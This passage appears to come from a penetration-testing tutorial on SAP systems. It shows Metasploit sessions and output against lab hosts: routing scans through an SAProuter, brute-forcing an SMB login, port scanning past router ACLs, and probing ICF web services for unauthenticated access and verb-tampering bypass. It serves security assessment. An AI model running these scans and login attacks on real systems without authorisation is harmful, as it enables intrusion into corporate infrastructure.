[+] 192.168.172.179:3601         - SAP Message Server sapms<SID>01 OPEN
[+] 192.168.172.179:3299         - SAP Router OPEN
[+] 192.168.172.179:7210         - LiveCache MaxDB (formerly SAP DB) OPEN
[+] 192.168.172.179:7200         - LiveCache MaxDB (formerly SAP DB) OPEN
[+] 192.168.172.179:7269         - LiveCache MaxDB (formerly SAP DB) OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

sap_service_discovery spotting SAProuter services

A module from @nmonkee allows you to retrieve information about the SAProuter table if access is allowed, more info can be retrieved when additional clients connect to the SAP platform through the SAProuter. The module can be found on *modules/auxiliary/scanner/sap/sap_router_info_request.rb*.

Routing Metasploit modules through an SAProuter

In addition, @nmonkee's article, SAP Smashing (Internet Windows), covers not only the basics about the SAProuter, but also how to route communications through an SAProuter. With this information, @nmonkee was able to write support for a new type of proxy using SAP Network Interface (NI). By using this proxy, it's possible to run the Metasploit modules through an SAProuter to target hosts behind it. This is how to use the SAP NI proxy to discover HTTP servers:

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set Proxies sapni:192.168.172.179:3299
Proxies => sapni:192.168.172.179:3299
msf auxiliary(http_version) > set RHOSTS 192.168.172.216
RHOSTS => 192.168.172.216
msf auxiliary(http_version) > run

[*] 192.168.172.216:80 Apache/2.2.14 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

For example, you could route through an SAProuter to bruteforce an SMB login behind it:

```
msf> use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set Proxies sapni:192.168.172.179:3299
Proxies => sapni:192.168.172.179:3299
msf auxiliary(smb_login) > set RHOSTS 192.168.172.170
RHOSTS => 192.168.172.170
msf auxiliary(smb_login) > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
msf auxiliary(smb_login) > set SMBUser test
SMBUser => test
msf auxiliary(smb_login) > set SMBPass test
SMBPass => test
msf auxiliary(smb_login) > run

[*] 192.168.172.170:445 SMB - Starting SMB login bruteforce
[-] 192.168.172.170:445 SMB - [1/2] - \\WORKGROUP - FAILED LOGIN (Windows 5.1) test :  [STATUS_
LOGON_FAILURE]
[+] 192.168.172.170:445 \\WORKGROUP - SUCCESSFUL LOGIN (Windows 5.1) test : test [STATUS_SUCCESS]
[*] Username is case insensitive
[*] Domain is ignored
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This is a powerful tool to assess and pen test SAP infrastructures. In addition, Bruno Morisson wrote a module to launch a port scanner through an SAProuter. The module is available on *modules/auxiliary/scanner/sap/sap_router_portscanner.rb* and allows two types of working modes:

- SAP_PROTO: Allows port scanning when S(ecure) entries are set in the SAProuter ACL configuration.
- TCP: Allows port scanning when P(ermit) entries are set in the SAProuter ACL configuration.

To clarify, imagine an SAProuter ACL list like this one:

```
P * * 80

S * * 3306
```

The results when using the TCP mode will be:

```
msf auxiliary(sap_router_portscanner) > set PORTS 80,3306
PORTS => 80,3306
msf auxiliary(sap_router_portscanner) > run
[*] Scanning 192.168.172.192
[+] 192.168.172.192:80 - TCP OPEN
[-] 192.168.172.192:3306 - blocked by ACL
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

And the results when using the SAP_PROTO mode will be:

```
msf auxiliary(sap_router_portscanner) > set MODE SAP_PROTO
MODE => SAP_PROTO
msf auxiliary(sap_router_portscanner) > run
[*] Scanning 192.168.172.192
[+] 192.168.172.192:3306 - TCP OPEN
[+] 192.168.172.192:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The SAP Internet Communication Framework (ICF)

Returning to the SAP components, let's continue reviewing the components that can communicate with an SAP platform using protocols such as HTTP. The SAP Internet Communication Manager (ICM) provides these communications. When possible, the SAP Internet Communication Framework (ICF) component provides several services that can be accessed from the exterior with HTTP and/or HTTPS.

Discovering ICF components with Metasploit

In order to ping the ICF component from the exterior and get basic information about it, the unauthenticated */sap/public/info* service (ICF) can be used if enabled, and that's just what the *auxiliary/scanner/sap/sap_icf_public_info.rb* (by @nmonkee and @ChrisJohnRiley) module tries to do:

```
msf> use auxiliary/scanner/sap/sap_icf_public_info
msf auxiliary(sap_icf_public_info) > show options

Module options (auxiliary/scanner/sap/sap_icf_public_info):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        Use a proxy chain
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      8000             yes       The target port
   TARGETURI  /                yes       Path to SAP Application Server
   THREADS    1                yes       The number of concurrent threads
   VHOST                       no        HTTP server virtual host

msf auxiliary(sap_icf_public_info) > set RHOSTS 192.168.172.179
RHOSTS => 192.168.172.179
msf auxiliary(sap_icf_public_info) > set RPORT 8042
RPORT => 8042
msf auxiliary(sap_icf_public_info) > run

[*] [SAP] 192.168.172.179:8042 - Sending request to SAP Application Server
[*] [SAP] 192.168.172.179:8042 - Response received

[SAP] ICF SAP PUBLIC INFO
=========================

   Key                                  Value
   ---                                  -----
   Central Database System:             ADABAS D
   Character Set:                       4103
   Database Host:                       NPLHOST
   Daylight Saving Time:                X
   Float Type Format:                   IEEE
   Hostname:                            nplhost
   IPv4 Address:                        192.168.234.42
   IPv6 Address:                        192.168.234.42
   Integer Format:                      Little Endian
   Kernel Release:                      720
   Machine ID:                          390
   Operating System:                    Linux
   RFC Destination:                     nplhost_NPL_42
   RFC Log Version:                     011
   Release Status of SAP System:        702
   System ID:                           NPL
   Timezone (diff from UTC in seconds): 0
```

sap_icf_public_info in action

Under the hood, it's just SOAP over HTTP, which is the common mechanism when communicating with services provided by the ICF:

192.168.172.179:8042/sap/public/info


This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
▼<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  ▼<SOAP-ENV:Body>
    ▼<rfc:RFC_SYSTEM_INFO.Response xmlns:rfc="urn:sap-com:document:sap:rfc:functions">
      ▼<RFCSI>
          <RFCPROTO>011</RFCPROTO>
          <RFCCHARTYP>4103</RFCCHARTYP>
          <RFCINTTYP>LIT</RFCINTTYP>
          <RFCFLOTYP>IE3</RFCFLOTYP>
          <RFCDEST>nplhost_NPL_42</RFCDEST>
          <RFCHOST>nplhost</RFCHOST>
          <RFCSYSID>NPL</RFCSYSID>
          <RFCDATABS>NPL</RFCDATABS>
          <RFCDBHOST>NPLHOST</RFCDBHOST>
          <RFCDBSYS>ADABAS D</RFCDBSYS>
          <RFCSAPRL>702</RFCSAPRL>
          <RFCMACH>390</RFCMACH>
          <RFCOPSYS>Linux</RFCOPSYS>
          <RFCTZONE>0</RFCTZONE>
          <RFCDAYST>X</RFCDAYST>
          <RFCIPADDR>192.168.234.42</RFCIPADDR>
          <RFCKERNRL>720</RFCKERNRL>
          <RFCHOST2>nplhost</RFCHOST2>
          <RFCSI_RESV/>
          <RFCIPV6ADDR>192.168.234.42</RFCIPV6ADDR>
        </RFCSI>
      </rfc:RFC_SYSTEM_INFO.Response>
    </SOAP-ENV:Body>
  </SOAP-ENV:Envelope>
```


Information provided by the /sap/public/info ICF service

Discovering ICF Services with Metasploit

To get a full list of available services, the SICF transaction can be used:



Listing of ICF services with the SICF transaction

Also, @ChrisJohnRiley collaborated on a module that tries to discover available (HTTP ICF) services from the outside in an unauthenticated way. The list of URLs corresponding to ICF services can be found at *data/wordlists/sap_icm_paths.txt*. Discovering ICF services with the mentioned module is as easy as shown below:

```
msf > use auxiliary/scanner/sap/sap_icm_urlscan
msf auxiliary(sap_icm_urlscan) > show options

Module options (auxiliary/scanner/sap/sap_icm_urlscan):

   Name      Current Setting    Required  Description
   ----      ---------------    --------  -----------
   Proxies                      no        Use a proxy chain
   RHOSTS                       yes       The target address range or CIDR identifier
   RPORT     80                 yes       The target port
   THREADS   1                  yes       The number of concurrent threads
   URLFILE   sap_icm_paths.txt  yes       SAP ICM Paths File
   VERB      HEAD               yes       Verb for auth bypass testing
```

```
   VHOST                        no        HTTP server virtual host


msf auxiliary(sap_icm_urlscan) > set RHOSTS 192.168.172.179
RHOSTS => 192.168.172.179
msf auxiliary(sap_icm_urlscan) > set RPORT 8042
RPORT => 8042
msf auxiliary(sap_icm_urlscan) > run


[*] Note: Please note these URLs may or may not be of interest based on server configuration
[*] 192.168.172.179:8042 Server responded with the following Server Header: SAP NetWeaver Application Server 7.20 / ICM 7.20
[*] 192.168.172.179:8042 Beginning URL check
[+] 192.168.172.179:8042 /sap/admin - redirected (301) to /sap/admin/public/default.html (not following)
[+] New server header seen [SAP NetWeaver Application Server / ABAP 702]
[+] 192.168.172.179:8042 /sap/bc/bsp/esh_os_service/favicon.gif - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/alertinbox - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/bsp_dlc_frcmp - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/bsp_veri - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/bsp_verificatio - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/bsp_wd_base - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/bspwd_basics - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/certmap - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
```

```
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/certreq - requires authentication (401): Basic realm="SAP NetWeaver
Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/crm_bsp_frame - requires authentication (401): Basic realm="SAP NetWeaver
Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/crmcmp_bpident/ - requires authentication (401): Basic realm="SAP NetWeaver
Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/crmcmp_brfcase - requires authentication (401): Basic realm="SAP NetWeaver
Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/crmcmp_hdr - requires authentication (401): Basic realm="SAP NetWeaver
Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/crmcmp_hdr_std - requires authentication (401): Basic realm="SAP NetWeaver
Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/crmcmp_ic_frame - requires authentication (401): Basic realm="SAP NetWeaver
Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/crm_thtmlb_util - requires authentication (401): Basic realm="SAP NetWeaver
Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/crm_ui_frame - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/crm_ui_start - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/esh_SAP GUI_exe - requires authentication (401): Basic realm="SAP NetWeaver
Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/esh_sap_link - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/graph_bsp_test - requires authentication (401): Basic realm="SAP NetWeaver
Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/graph_bsp_test/Mimes - requires authentication (401): Basic realm="SAP
NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/gsbirp - requires authentication (401): Basic realm="SAP NetWeaver Application
Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
```

```
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/hrrcf_wd_dovru - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/htmlb_samples - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/iccmp_bp_cnfirm - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/iccmp_hdr_cntnr - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/iccmp_hdr_cntnt - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/iccmp_header - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/iccmp_ssc_ll/ - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/ic_frw_notify - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/it00 - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/it00/default.htm - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/it00/http_client.htm - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/it00/http_client_xml.htm - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/public/bc - requires authentication (401): Basic realm="SAP NetWeaver
```

```
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/public/graphics - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/sam_demo - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/sam_notifying - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/sam_sess_queue - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/sbspext_htmlb - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/sbspext_xhtmlb - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/spi_admin - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/spi_monitor - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/sxms_alertrules - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/system - requires authentication (401): Basic realm=”SAP NetWeaver Application
Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/thtmlb_scripts - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/thtmlb_styles - requires authentication (401): Basic realm=”SAP NetWeaver
Application Server [NPL/001]”
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
```

```
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/uicmp_ltx - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/bsp/sap/xmb_bsp_log - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/contentserver - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/echo - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/error - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/FormToRfc - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/graphics/net - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/gui/sap/its/CERTREQ - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/gui/sap/its/webgui - does not require authentication (200)
[+] 192.168.172.179:8042 /sap/bc/IDoc_XML - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/ping - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/report - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
[+] 192.168.172.179:8042 /sap/bc/soap/ici - requires authentication (401): Basic realm="SAP NetWeaver Application Server [NPL/001]"
[*] 192.168.172.179:8042 Check for verb tampering (HEAD)
[*] 192.168.172.179:8042 Could not get authentication bypass via HTTP verb tampering
```

